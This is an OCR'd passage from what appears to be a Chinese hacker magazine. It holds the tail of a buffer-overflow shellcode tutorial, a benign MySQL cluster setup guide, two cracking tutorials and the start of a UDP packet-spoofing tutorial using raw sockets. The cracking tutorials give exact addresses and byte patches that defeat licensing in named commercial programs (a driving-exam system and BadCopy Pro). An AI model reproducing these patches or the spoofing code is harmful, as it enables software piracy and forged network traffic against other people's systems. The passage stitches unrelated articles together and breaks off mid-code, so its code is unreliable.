我们这段Shellcode的起始地址是“004012B0”。现在我们来触发这个溢出漏洞,由于本文主要是讲述Shellcode的相关技术,所以溢出漏洞的挖掘不在本文的讨论之内,在cmd窗口下运行test.exe,然后输入aaaabbbbccccdddeeeeffffffffaaaa,会出现如图12所示的报错。




图 12

把最后4个a改成4个b后再次溢出,得到的报错结果证明最后4个a就是返回地址的位置。下面就是把“004012B0”这个地址倒过来,然后转为ascii字符替换掉那4个,让我们来看看结果,如图13。




图 13

成功了吧!希望本文可以让读者朋友能从中学到点东西,如有什么问题的话,也请到X的论坛上和我一起探讨!

(本文涉及的相关工具:Ollydbg v1.10、Dev-c++、含shellcode的test.exe、原始test.exe,光盘中有收录。)

合作  
网站  
点

西部网安

地址: www.westsafe.net

站点性质: 西北地区最大的IT资讯、系统安全防护类站点! 漏洞播报、各种软件下载、IT、黑客人物介绍等与计算机相关的一切。各个频道及文章页面下都有。



使用数据库服务器的朋友们有没有想过, 当一个数据库服务器运行一段时间后, 会因为种种原因导致数据库数据被破坏或者丢失甚至数据库死掉(这里不排除黑客攻击的可能性), 说到这里, 大家会想到可以使用备份的数据来进行恢复, 但是如果网站数据库服务器流量特别大, 如果进行恢复必须得将数据库停掉, 那么这段时间就会造成不好的影响。我们如何在数据丢失的同时, 既不需要停掉数据库, 又可以恢复, 又能同时达到大量用户同时访问呢? 安装配置基于多台服务器的 MySQL 集群, 并且实现任意一台服务器出现问题或宕机时 MySQL 依然能够继续运行的实现是必然的, 所以我来向大家介绍一种简单的 MySQL 集群的配置。

## 一、实验环境

我们制作的是 2 台 MySQL 服务器的集群, 但是我们必须还得多用一台 MySQL 服务器做为节点服务器, 为什么这么做呢?

data\_Server1: 192.168.1.1

(数据库服务器 1)

data\_Server2: 192.168.1.2

(数据库服务器 2)

data\_Server3: 192.168.1.3

(节点服务器)

Servers1 和 Server2 作为实际配置 MySQL 集群的服务器。对于作为管理节点的 Server3 则要求较低, 只需对 Server3 的系统进行很小的调整, 并且无需安装 MySQL, Server3 可以使用一台配置较低的计算机而且还可以同时运行其他服务。

## 二、安装数据库服务器

因为我们要做的是 MySQL 集群, 我们得使用 max 版本的 MySQL。它支持集群部署, 大家可以以源码包安装方式来安装, 如果用的

# 简单打造MySQL集群

姜超

是 redhat 等系统, 则也可以使用 rpm 包来安装。安装源码包的朋友可以从 <http://www.mysql.com> 上下载, 想安装 rpm 包的朋友可以到 <http://rpmseek.com> 来下载 MySQL-Max-5.0.1-0.i386.rpm 的 rpm 包。我们在 Server1 上和 Server2 上正常安装即可。

## 三、安装节点服务器

上面我说过了, 虽然这是基于 2 台 MySQL 的集群, 但是必须有额外的一台服务器作为管理节点服务器 (Server3), 这台服务器可以在集群启动完成后关闭。同时需要注意的是并不推荐在集群启动完成后关闭作为管理节点的服务器。尽管理论上可以建立基于只有 2 台服务器的 MySQL 集群, 但是这样的架构, 一旦一台服务器宕机之后集群就无法继续正常工作了, 这样也就失去了集群的意义了。出于这个原因, 就需要有第三台服务器作为管理节点运行。

安装管理节点服务器的方法和之前安装 MySQL 服务器的方法一样, 不过作为管理节点服务器, 需要 ndb\_mgm 和 ndb\_mgmd 两个文件, 如果大家是使用源码包安装 MySQL 的, 正常安装完成后, 需要把源码安装的 bin 目录下的 ndb\_mgm 和 ndb\_mgmd 两个文件设置成可执行文件, 然后复制到 /usr/bin 目录下。

```
# chmod +x ndb_mgm
# chmod +x ndb_mgmd
# cp ndb_mgm /usr/bin/
# cp ndb_mgmd /usr/bin/
```

好了, 节点服务器安装完毕。

### 1. 现在开始为这台管理节点服务器建立配置文件:

```
# mkdir /var/lib/cluster 在 /var/lib 下建立一个 cluster 的目录, 是存放集群配置文件的 # cd /var/lib/cluster
```

### 2. 编辑 config.ini 文件, 并向里面添加如下信息:

```
# vi config.ini

[NDBD DEFAULT]
NoOfReplicas=2
[MYSQD DEFAULT]
[NDB_MGMD DEFAULT]
[TCP DEFAULT]
# Managment Server
[NDB_MGMD]
HostName=192.168.1.3 这里填写 MySQL 管理节点服务器 Server3 的 IP 地址
# Storage Engines
[NDBD]
HostName=192.168.1.1 这里填写 MySQL 集群 Server1 的 IP 地址
```



```
DataDir= /var/lib/cluster      指定数据目录为 /var/lib/cluster
[NDBD]
HostName=192.168.0.2          这里为MySQL集群Server2的IP地址
DataDir=/var/lib/cluster
//以下2行我建议后面什么都不写,这样可以快速切换集群里的Server1和Server2
[MYSQLD]
[MYSQLD]
```

编辑完 config.ini 保存退出, 然后启动 Server3, # **ndb\_mgmd**.

#### 四、配置集群服务器 Server1 和 Server2

在 Server1 和 Server2 服务器里做如下同样的操作。

编辑 my.cnf 并做如下修改:

```
# vi /etc/my.cnf
[mysqld]
Ndbcluster
ndb-connectstring=192.168.1.3  这里为节点服务器IP
[mysql_cluster]
ndb-connectstring=192.168.1.3  同上
```

修改完毕后, 同样在 /var/lib 下建立 cluster 目录:

```
# mkdir /var/lib/cluster
# cd /var/lib/cluster
# /usr/local/mysql/bin/ndbd --initial
```

启动 mysql, # **/etc/rc.d/init.d/mysqld start**.

#### 五、检测运行状态

在管理节点服务器 Server3 上启动管理终端:

```
# /usr/bin/ndb_mgm
ndb_mgm> show      这里输入 show 命令来查看当前状态
Connected to Management Server at: localhost:1186
Cluster Configuration
-----
[ndbd(NDB)] 2 node(s)
id=2 @192.168.1.1 (Version: 5.0.1, Nodegroup: 0, Master)
id=3 @192.168.1.2 (Version: 5.0.1, Nodegroup: 0)

[ndb_mgmd(MGM)] 1 node(s)
id=1 @192.168.1.3 (Version: 5.0.1)

[mysqld(API)] 2 node(s)
id=4 (Version: 5.0.1)
id=5 (Version: 5.0.1)

ndb_mgm>
```

Ok, 运行状态正常, 我们连接 MySQL。

在 Server1 中执行如下操作, 稍微懂些数据库知识的朋友现在就可以随便建个库然后填加点数据进行测试了。

```
# mysql      连接本地MySQL服务器, 如果设置密码了, 可以用 -p 参数
> CREATE DATABASE cluster;
> use cluster;
> CREATE TABLE test (id INT) ENGINE=NDBCLUSTER;
> INSERT INTO test (1) VALUES (1);
> SELECT * FROM test;
```

如果大家操作正确, 这时候就会看到返回的数值为 1 的信息了, "1 row returned".

现在切换到 Server2 上做上面同样的测试, 如果成功, 则在 Server2 中执行 INSERT 再换回到 Server1 观察是否工作正常, 如果没有问题, 那么就说明我们的 MySQL 集群已经制作成功了。

#### 六、破坏性测试

以上测试说明里 2 台 MySQL 服务器可以让数据同步, 那么如果其中一台数据库服务器坏掉了, 那另一台是否能工作正常, 下面我们就来做一个测试。

要想让启动一台服务器坏掉最简单直接的测试方法就是拔掉这 2 台服务器其中一台的网线, 那么这 2 台服务器之间就达到不能互相通信的目的, 然后在另一台服务器上用 SELECT 查询命令来观察服务器工作是否正常, 测试方法如下。

在其中一台服务器上运行

```
# ps aux | grep ndbd
root      4236  0.0  0.3  4220 2432
?         S    18:05   0:00 ndbd
root      4237  0.0  20.4 323072
253521 ?   R    18:05   0:04 ndbd
root      23644 0.0  0.1  5280 345
pts/1    S    18:20   0:00 grep ndbd
```

看到 ndbd 的进程信息后, 杀掉一个 ndbd 进程以达到破坏 MySQL 集群服务器的目的,

# **kill -9 4236 4237**, 现在在另一台集群服务器上使用 SELECT 查询测试, 然后在 Server3 的管理终端中执行 show 命令查看被破坏的那个服务器的状态。最后只需要重新启动被破坏服务器的 ndbd 进程即可, # **ndbd**。

好了, 到此为止 MySQL 的简单集群就算成功做完了, 希望通过此方法能让大家的数据库服务器做到运行更快更稳定的效果。☑





至此春节来临之际,我向大家致以最最崇高的……(主编话外音:你们这期栏首话怎么都是关于春节的,还有神秘园的没写吧?神秘园就是要给读者带来一种神秘的感觉……有点技术含量好不好?)本来准备了跟其他栏目小编商量好了看谁为大家的拜年话能引起大家的注意的,看来这回我连参赛的机会都被取消了,准备了好多的话要跟大家说的……那我就把神秘感进行到底:“打死我也不说,谁看谁知道,一般人我不告诉di……”

## 破解的线索和切入点

YAKOUWEI

前几天一位朋友发过来一个软件2005 新交规驾驶员理论考试系统(全国通用版),要我帮忙破解一下,我答应了他。都好久没有破解软件了,我一边回忆着以前的知识、技巧,一边翻出了一些教程来看。我以前都是使用Softice这类工具在Windows95下破解的,时过境迁,如今XP时代一切又得重新学习了,弄了个《黑客X档案》光盘附带的W32DASM开始动手,静态追踪还是有点经验的,边学边用,忙了几小时终于搞定了。回想以前自己学破解时看高手写的教程,许多东西他们都是一带而过,而我却得琢磨好半天,还云里雾里的,所以在此我就以一个菜鸟的身份来分享自己的经验,能对那些刚入门的朋友有些帮助,我就心满意足了。

下面先列出基本信息:

拿到一个软件我们首先要做的是什么呢?安装呗(不要动砖头啊,事实如此嘛)!安装完后看看它加了什么壳。拿出Language2k(我使用的这个老了点,但还是挺好用的),看到软件是使用VC编写的,没有加壳哦,菜鸟们一向都喜欢没加壳的,如图1。

我们运行一下,软件跳出一个框,要求我们注册,软件作者一向很体贴我们Cracker的,把注册版和未注册版的区别写的很清楚:未注册版只能练习固定的100道题。看来这个是软件对功能的限制了。




图 1

再看到软件注册是根据机器码来运算注册码的,这样的软件有两个方法能做出通用版本:一个是制作注册机,二是爆破修改成免注册版本。根据自己的能力,可以任选其一。爆破相对简单,为我等菜鸟首选,呵呵。现在我们随便乱填些注册码,如图2。按“注册本软件”,“咚”软件又蹦出来个框,要重启软件验证,如图3。




图 2




图 3

学破解的时候最郁闷的是感

觉无从下手,觉得没有线索可用,找不到切入点,启动验证就是要躲过我们拦截,但是事实上这是不可能的。

到此为止,我们已经获得了待破解软件的基本信息,可以开始寻找破解的线索了。破解最重要的是要追到计算注册码的核心区域,如果有个动态跟踪程序能够直接提供搜索运算注册码区域的功能。肯定会被菜鸟们狂追撵一把的,但是很遗憾,至少到现在还没有出现那种专业智能的crack程序,所以我们必须自己找到注册码运算区域,或是尽量接近注册码运算区域。现在我来提几个问题,这些问题就是分析寻找软件破解线索的思考过程。

1. 软件什么时候会去验证注册码是否正确?

小菜鸟:启动的时候!

2. 软件启动的具体什么时候是在验证注册码?

小菜鸟:……

好吧,我们换个问题:

3. 软件怎么在启动的时候知道我们在它上次启动的时候输入的注册码?

小菜鸟:软件把注册码记下来了,它启动的时候再读出来验证它是不是正确的!

很好,这里我们就有了一个线索:软件在比较前会去读保存的注册码!只要在这个时候下断



点,就肯定断在注册码比较之前。我们再想,注册码会保存在什么地方?文件中?注册表中?那么我们就用RegMon、FileMon之类的工具来监视注册表和文件,看软件写了什么?写到哪里了?然后拦截程序启动读取的动作,接下来就该是比较注册码的地方了。

以上就是破解启动验证型软件的常规方法,但是很遗憾,这个软件用RegMon看不到它写东西,我手头也没有监视文件的软件,那么也许可以换另一种思路,另外找线索。

我们看到软件在启动时就跳出框来要求注册,那么对已经注册的版本它还会要求注册吗?肯定不会,除非是软件作者找抽……现在我们来想想,如果不要求我们注册了,软件会怎么反应?(小菜鸟:弄个注册了的看看就知道了!笔者:要是注册版的还破解干吗)?好,现在用eXeScope来看看文件内部资源,找

找是不是有我们想要的,很幸运,我们发现了一个很有用的线索!请看对话框资源中107和108分别显示为图4和图5。很明显,未注册版显示的是对话框107,那么注册成功后应该显示的是对话框108。




图 5

接下来就好办了,用W32DASM打开Driver2005.exe,在“参考”中选择“对话框参考”,107、108分别对应的十六进制数是6B、6C,我们找到DialogID\_006B,双击,程序带我们到:

```
* Referenced by a CALL at Address:
|:00404B12
|
:0040AB50 6AFF          push FFFFFFFF
:0040AB52 68DDA84300    push 0043A8DD
:0040AB57 64A100000000  mov eax, dword ptr fs:[00000000]
:0040AB5D 50          push eax
:0040AB5E 64892500000000  mov dword ptr fs:[00000000], esp
:0040AB65 51          push ecx
:0040AB66 8B442414      mov eax, dword ptr [esp+14]
:0040AB6A 53          push ebx
:0040AB6B 56          push esi
:0040AB6C 57          push edi
:0040AB6D 50          push eax
:0040AB6E 8BF1        mov esi, ecx
```

\* Possible Reference to Dialog: DialogID\_006B

```
:0040AB70 6A6B          push 0000006B // 程序带我们到这里
:0040AB72 89742414      mov dword ptr [esp+14], esi
:0040AB76 E8C4040200    call 0042B03F
```

往上看,最上面那段W32DASM添加的注释告诉我们0040AB12在引用这个对话框,我们追查过去:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00404AC1(C)
|
:00404B12 E839600000    call 0040AB50
```

再追到00404AC1那里去:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00404A64(C)
|
:00404A8C 51          push ecx
:00404A8D 8D78F0      lea edi, dword ptr [eax-10]
:00404A90 896A2410    mov dword ptr [esp+10], esp
:00404A94 8BEC        mov ebp, esp
:00404A96 57          push edi
:00404A97 E824D1FFFF    call 00401BC0
:00404A9C 83C010      add eax, 00000010
:00404A9F 894500      mov dword ptr [ebp+00], eax
:00404AA2 8DAEA0000000  lea ebp, dword ptr [esi+000000A0]
:00404AA8 83C404      add esp, 00000004
:00404AAB 8BCD        mov ecx, ebp
:00404AAD E89EDAFFFF    call 00402550
:00404AB2 8BCD        mov ecx, ebp
:00404AB4 E8A7DBFFFF    call 00402660 // 注册码验证比较核心
:00404AB9 84C0        test al, al // 判断是否注册标志
:00404ABB 8D4C2414    lea ecx, dword ptr [esp+14]
:00404ABF 6A00        push 00000000
:00404AC1 744F        je 00404B12 // 跳走就出现要求注册的框
:00404AC3 E878E60000    call 00413140 // 走向光明之路!
:00404AC8 51          push ecx
```

注意后边那几行和注解,我们如果从DialogID\_006C来追的话会发现它会带我们到00404AC3,可以明显看到那个je语句只要不跳走程序就会调用DialogID\_006C,也就是注册后的对话框。哼哼,既然知道这些了,那便开始爆破,把00404AC1那句给改掉,把74 4F(je)改为90 90(nop),这些最基本的东西菜鸟们应该懂的吧,这里不多做解释了。

看上去很简单,就这样成功了?我们运行看看,果然出来的是我们希望的,如图6。

但是先不要高兴的太早了,进去后发现软件限制依然存在,就是只能做固定的100题,看来还




图 6



得再去砍一刀!记得刚才的那个注册码比较call吗? 00404AB4 E8A7DBFFFF call 00402660 // 注册码验证比较核心,只要程序调用这个call就是在验证注册了,我们再查查,看哪里还在调用这个call。按shift+F12,把00402660输入,立刻被带到下边:

```
* Referenced by a CALL at Addresses:
|:00404AB4 | :00409D78 // 呵呵,调用了两次哦~
|
:00402660 6AFF          push FFFFFFFF
:00402662 8839D4300      push 00439D3C
:00402667 6A410000000    mov eax, dword ptr fs:[00000000]
:0040266D 50          push eax
```

00404AB4就是我们刚刚改的那个,接下来就追00409D78,来到下边:

```
:00409D76 8BCF          mov ecx, edi
:00409D78 E8E388FFFF      call 00402660 // 又在验证了
:00409D7D 84C0          test al, al
:00409D7F 7407          je 00409D88 // 跳走就功能限制哦
:00409D81 8BCE          mov ecx, esi
:00409D83 E8D8DFFFFF      call 00407D60 // 走向光明之顺!
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00409D7F(C)
|
:00409D88 8BCE          mov ecx, esi
:00409D8A E851B8FFFF      call 004055E0
```

其实没注册就是跳过验证的那两句,现在老办法,nop掉那个je,74 07? 90 90,再运行看看,成功解除限制,每次考试题目是随机出现的100题了,好了收工!

先不要走开,我们再来看看更好的爆破,那就是在核心比较call返回之前修改标志位al,返回后就是验证成功标志,这样就把比较call废掉了,无论程序比较几次都没关系。我们追到call里面去看看把!

用Ollydbg来追,先在00402660那个关键call设断,压F7进去,一直追啊追……追好久在最后一个ret前终于发现:

```
00403F84 | 8D4C24 4C lea ecx,dword ptr ss:[esp+4C]
00403F88 | E8 63D4FFFF call Driver20.004013F0
00403F8D 32C0 xor al,al // 把al标志位清零后就是未注册版
00403F8F > 8B8C24 B4000000 mov ecx,dword ptr ss:[esp+B4]
00403F96 | 5F pop edi
00403F97 | 5E pop esi
00403F98 | 64:89D0 00000000 mov dword ptr fs:[0],ecx
00403F9F > 8B8C24 A8000000 mov ecx,dword ptr ss:[esp+A8]
00403FA6 | 5B pop ebx
00403FA7 | E8 0C910100 call Driver20.0041D0B8
00403FAC | 81C4 B4000000 add esp,0B4
00403FB2 \ C3 retn // 这里返回到调用的地方
```

就是这句00403F8D 32C0 xor al,al把我们可爱的al清零了,现在就把这个xor语句给nop了,32 C0? 90 90,看看行不行吧!注意不要拿我们刚才已经破解好的来试验,要用那个原始的程序哦。结果发现这样也搞定了,呵呵,这下就剩下追算法写注册机了,这个就不是我们菜鸟管的了。

可以看到,破解软件最重要的就是找到线索,找到了线索就有了切入点,可以很顺利地搞定,同时在找线索时一定要发散思维,千万不要在一棵树上吊死。

(本文涉及到的工具Language2k、eXeScope、W32DASM、Ollydbg,光盘有收录)☞

## 菜鸟的一次破解之旅

WCROW

Badcopy是一个可以从坏掉的软盘、光盘甚至是硬盘上恢复数据的工具,当然没有坏掉的东西也可以拷贝,总之我用着挺不错的。但是这个软件没有注册是不可以保存数据的,我们都是穷人,哪里会有闲钱来注册呀,所以crack就成了我们的首选。

对于破解来说最简单的就是爆破了,找到关键跳,修改一下就可以了,因此,破解一个软件最关键的就是找到关键跳。不过,这个

软件的关键跳却不太好找。

先补习一下跳转指令吧,如图1,当然,还有一个无条件跳转指令JMP跳转无需条件。

| 指令格式 | 机器码 | 操作数 | 指令格式 | 机器码 | 操作数 |
|------|-----|-----|------|-----|-----|
| JC   | 73  | C=1 | JB   | 7B  | S=0 |
| JNC  | 72  | C=0 | JNB  | 7A  | D=1 |
| JE   | 74  | Z=1 | JBE  | 76  | O=0 |
| JNE  | 75  | Z=0 | JBE  | 77  | O=1 |
| JZ   | 74  | S=1 | JNZ  | 75  | P=0 |
| JNZ  | 75  | S=0 | JNZ  | 76  | P=1 |

图1

知道了这些,我们离成功就近了一大步了,先用Peid查壳,象

这种软件一般对自己的技术很有信心,基本上都不加壳的,这个当然也不例外,如图2。




图2

注册一下,随便输个注册码试试,理所当然的报错了,如图3。

由此可知,

图3

大概要下sendmessage断点,打开OD载入badcopy pro,在命令行输入: bpx send messagea,然后回车,这时弹出个参考对话框,你



会发现所有调用 sendmessagea 的函数都被下断了。当然你也可以在 CPU 窗口里点右键→搜索→全部交互调用，弹出调用窗口，找到 sendmessage 函数，右键→设置每次调用到 sendmessagea 的断点也可以。

现在我们就开始冲向顶峰的旅途，按 F9 和 F2 交替，F9 当然是运行了，F2 是断点开关，可以把我们刚刚下的，已经没有有用的断点关掉。就这样一直到可以输入注册码的地方输入注册码，注册码是多少？我们当然不知道，随便输，确定后 OD 断到 0043A2F1 处。

```
0043A2F0 50      push eax      ; hWnd
0043A2F1 E8 56D8FCFF call <imp.&user32.
SendMessageA> ; SendMessageA, 断到此处
0043A30A C3      retn
```

从这里我们就要开始 F8 单步走了，走呀走，就来到了下边。

```
004F3F6C |. /E9 91000000 imp BadCopy.004F4002
004F3F71 |> |8BC3      mov eax,ebx
004F3F73 |. |E8 B8F5FFFF call BadCopy.004F3530
004F3F78 |. |84C0      test al,al
004F3F7A |. |74 71 je short BadCopy.004F3FED ; 关键跳
004F3F7C |. |8D55 F0 lea edx,dword ptr ss:[ebp-10]
004F3F7F |. |B8 5C2D4F00 mov eax,BadCopy.004F2D5C
```

如何知道这里就是关键跳了呢？一般情况下，高手们的回答是“经验”。我不是高手，我们可以试试，把 004F3F7A |. |74 71 je short BadCopy.004F3FED 里的 je 换成 jne，我们一步一步的来。在 CPU 窗口里按 space 也就是空格键进行汇编，把 je short BadCopy.004F3FED 改成 jnz short BadCopy.004F3FED，都改好了吧，F9 运行弹出的是不是，是不是成功了？呵呵，破解就是这么的简单，如图 4。




图 4

在从我们断到的地方到关键跳之间的路上，我们是不是看见了输入的注册码，就是我们刚才随便输的那个，在寄存器 (FPU) 窗口里跳呀跳的，这就是注册码判定过程，和爆破无关，就不多讲了。

这时候，我们在 CPU 窗口里点右键→复制到可执行文件→全部修正，弹出的对话框点全部复制后保存成一个新文件就可以了。赶快看看我们的成果吧！大家是不是看那个 UnRegistered User 很不爽呀，没关系的这个也可以改掉。还是来到刚刚断到的地方，单步走到：0043A30A .C3 retn，会到一个 call 下面：

```
004F3612 8B38      mov edi,dword ptr ds:[eax]
004F3614 FF57 0C    call dword ptr ds:[edi+C]
004F3617 8B45 DC    mov eax,dword ptr ss:[ebp-24]
```

```
004F361A 8D55 E0    lea edx,dword ptr ss:[ebp-20]
004F361D E8 065BF1FF call BadCopy.00409128
004F3622 8B55 E0    mov edx,dword ptr ss:[ebp-20]
```

从这里向上找到：

```
004F3561 64,8920    mov dword ptr fs:[eax],esp
004F3564 B8 2CB2B600 mov eax,BadCopy.00B6B22C
004F3569 BA C83C4F00 mov edx,BadCopy.004F3CC8
; ASCII "UnRegistered User"
004F356E E8 4115F1FF call BadCopy.00404AB4
```

从这一行我们知道“UnRegistered User”是从 004F3CC8 调过来的，按“Ctrl+G”填入 004F3CC8 来到下边：

```
004F3CC0 FFFFFFFF dd FFFFFFFF
004F3CC4 11000000 dd 00000011
004F3CC8 55 6E 52 65 6>ascii "UnRegistered Use"
004F3CD8 72 00      ascii "r",0
004F3CDA 00         db 00
004F3CDB 00         db 00
```

选中 004F3CC8、004F3CD8 这两行，右键→二进制→编辑，把其中的 ASCII 代码换成自己想要的字符就可以了，如图 5。看看我换的，如图 6。




图 5




图 6

就象刚刚我们保存的改跳转一样，把这个和改的跳转一起保存成一个新文件，到这里我们的破解工作就完全结束了，自己动手试试吧！破解其实很简单，只有想不到，没有做不到的。只要大家努力，没有什么是不可能的。

(文章中涉及到的程序 Ollydbg、Peid 已经收录于当期光盘中) ☞

## 学会“使用最后一次配置”

Windows 2000/XP 会在每次启动时自动备份注册表，如果我们发现系统不稳定甚至无法正常启动，可以重新启动机器，并在出现“正在启动 Windows”信息提示时按 F8 键，选择“最后一次正确的配置”试一下，说不准可以解决问题。



# 数据包欺骗就这么简单

刘奇

数据包欺骗在特定的环境下会达到令人吃惊的效果,特别是采用UDP协议通信的程序,如很多机房管理系统,还有部分木马。相对而言,木马采用UDP协议来通讯比采用TCP协议隐蔽性好一些,然而对于很多人来说,数据包欺骗还显得很神秘。事实上数据包欺骗是比较简单的,只是有些麻烦。举个不是很恰当的例子:请你从一开始数数,连续数到一万。这就是简单,但是很麻烦。现在就请和我一起揭开数据包欺骗的神秘面纱吧!

从Windows2000开始,socket支持Winsock 2.2版。在Winsock2中,支持多个传输协议的原始套接字,重叠I/O模型、服务质量控制等。其中对于数据包欺骗最有用的就是原始套接字(Raw Socket)了。到了WindowsXP SP2情形又发生了显著的变化,微软为了安全原因做了很多的限制。所以大家在网上找到的数据包欺骗程序都不能在WindowsXP SP2下通过。于是很多人都说WindowsXP SP2不支持原始套接字。我也被这个郁闷了很久(最后解决了这个问题,大家以后都可以用WindowsXP SP2来随心所欲地实现数据包欺骗了)。后来查到相关的资料才知道,是这样的。

the ability to send traffic over raw sockets has been restricted in two ways:

? TCP data cannot be sent over raw sockets.

? UDP datagrams with invalid source addresses cannot be sent over raw sockets. The IP source address for any outgoing UDP datagram must exist on a network interface or the datagram is dropped.

也就是微软对原始套接字做了更加严格的限制:

1. TCP数据不能通过原始套接字发送。
2. UDP数据报源地址不合法时不能通过原始套接字发送,该数据报会被丢弃。

因为本文的数据包欺骗以UDP为例(以下不特别指出则均为UDP协议),故我们关心上述的第二

点限制。其实弄明白了UDP欺骗,其它的欺骗也一样简单了,无非就是按照报文格式来填充数据包。从微软的资料来看,使用原始套接字的数据包在发送前要通过“安全检查”,如果数据包源地址不合法,我们费了九牛二虎之力精心构造的数据包就被Windows丢弃了。那么微软到底是用什么来检查数据包的?这个问题相

当头疼,Windows又不开放源代码,我们自然无从得知。再说了微软特别做此限制,能让我们知道么?想当初微软推出WindowsXP的时候其中一个重要的卖点就是安全(此处省略Bill吹嘘WindowsXP安全性的段落)。那么为什么Windows2000可以用不合法的源地址来发送数据包呢?都是基于NT内核(都是两个肩膀扛一个脑袋^\_^《亮剑》看多了),Windows2000宁有种乎?对比Windows2000,WindowsXP SP1和WindowsXP SP2。最明显的改变(当然了,系统安全方面的改变)就是WindowsXP SP2自带了防火墙。同时WindowsXP SP2增加了一个关键服务:Windows Firewall/Internet Connection Sharing (ICS),该服务是自动启动的,其描述如下:为家庭和小型办公网络提供网络地址转换、寻址、名称解析和/或入侵保护服务。

Windows2000没有该服务,还不是一样提供网络地址转换、寻址、名称解析,只有这最后一个最可疑了:入侵保护服务。事实上的确如此,该服务能对我们发送出去的数据包进行合法性检查。所以你现在不用相信什么WindowsXP SP2不支持原始套接字之类的话了。难怪有高人说在Windows下玩Hack就是戴着枷锁跳舞,我想大家都有体会了。

关于原始套接字更为详尽的资料请大家查阅相关书籍。这里我们关心的是写一个数据包欺骗程序。实现数据包欺骗的关键是自己构造数据包,也就是自己填充数据包。所以我们必须了解数据包的结构。同时也需要了解网络的分层构架,因为TCP/UDP的实现是建立在IP层之上的。要想实现TCP/UDP欺骗我们还需要填充IP包。所以我们先来看看IP头的结构,用C语言的结构体来描述如下(只包括IP头,不包括数据):

```
typedef struct ip_hdr
{
    unsigned char ip_verlen; // IP version & length
    unsigned char ip_tos; // IP type of service
    unsigned short ip_totallength; // Total length
    unsigned short ip_id; // Unique identifier
    unsigned short ip_offset; // Fragment offset field
```



```

unsigned char ip_ttl;           // Time to live
unsigned char ip_protocol;     // Protocol(TCP,UDP etc)
unsigned short ip_checksum;    // IP checksum
unsigned int ip_srcaddr;      // Source address
unsigned int ip_destaddr;     // Destination address
} IP_HDR, *PIP_HDR, FAR* LPIP_HDR;

```

注意上面的 version 和 length 定义为一个 char, 因为 version 和 length 都只有 4 bit, 不方便描述。接着是不是该描述 UDP 报文格式了, 如图 1。

|          |           |
|----------|-----------|
| 16位源端口号  | 16位目的端口号  |
| 16位UDP长度 | 16位UDP校验和 |
| 数据       |           |

图 1

去掉上面的数据部分就是 UDP 头的格式。用 C 语言的结构体描述如下:

```

typedef struct udp_hdr
{
    unsigned short src_portno; // Source port number
    unsigned short dst_portno; // Destination port number
    unsigned short udp_length; // UDP packet length
    unsigned short udp_checksum; // UDP checksum
    (optional)
} UDP_HDR, *PUUDP_HDR;

```

为了验证 UDP 数据报是否传到正确的目的端, 我们还需要 UDP 伪头。按照一定的步骤操作即可。原始套接字也是 socket 编程, 所以第一步当然是检测 socket 版本啦, 因为 Winsock2.2 才支持, 同时操作系统必须是 Windows2000 或更高。下面为了描述简洁, 出错部分一律以“// 错误处理”代替。

#### 第一步: 检测 socket 版本

```

if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
{
    // 错误处理
}

```

#### 第二步: 建立原始套接字, 关键是设置 SOCK\_RAW 参数

```

s = WSASocket(AF_INET, SOCK_RAW, IPPROTO_UDP,
NULL, 0,0);
if (s == INVALID_SOCKET)
{
    // 错误处理
}

```

#### 第三步: 调用 setsockopt 设置 IP\_HDRINCL 选项, 这一步很关键, 否则我们不能自己构造数据包了。

```

bOpt = TRUE; // 由于 TRUE 定义为 1, 所以直接用 1 也是可以的
ret = setsockopt(s, IPPROTO_IP, IP_HDRINCL, (char *)&bOpt, sizeof(bOpt));
if (ret == SOCKET_ERROR)
{
    // 错误处理
}

```

#### 第四步: 麻烦终于来了, 填充 IP 头。

```

iTotalSize = sizeof(ipHdr) + sizeof(udpHdr) +
strlen(strMessage);
iIPVersion = 4;
iIPSize = sizeof(ipHdr) / sizeof(unsigned long);
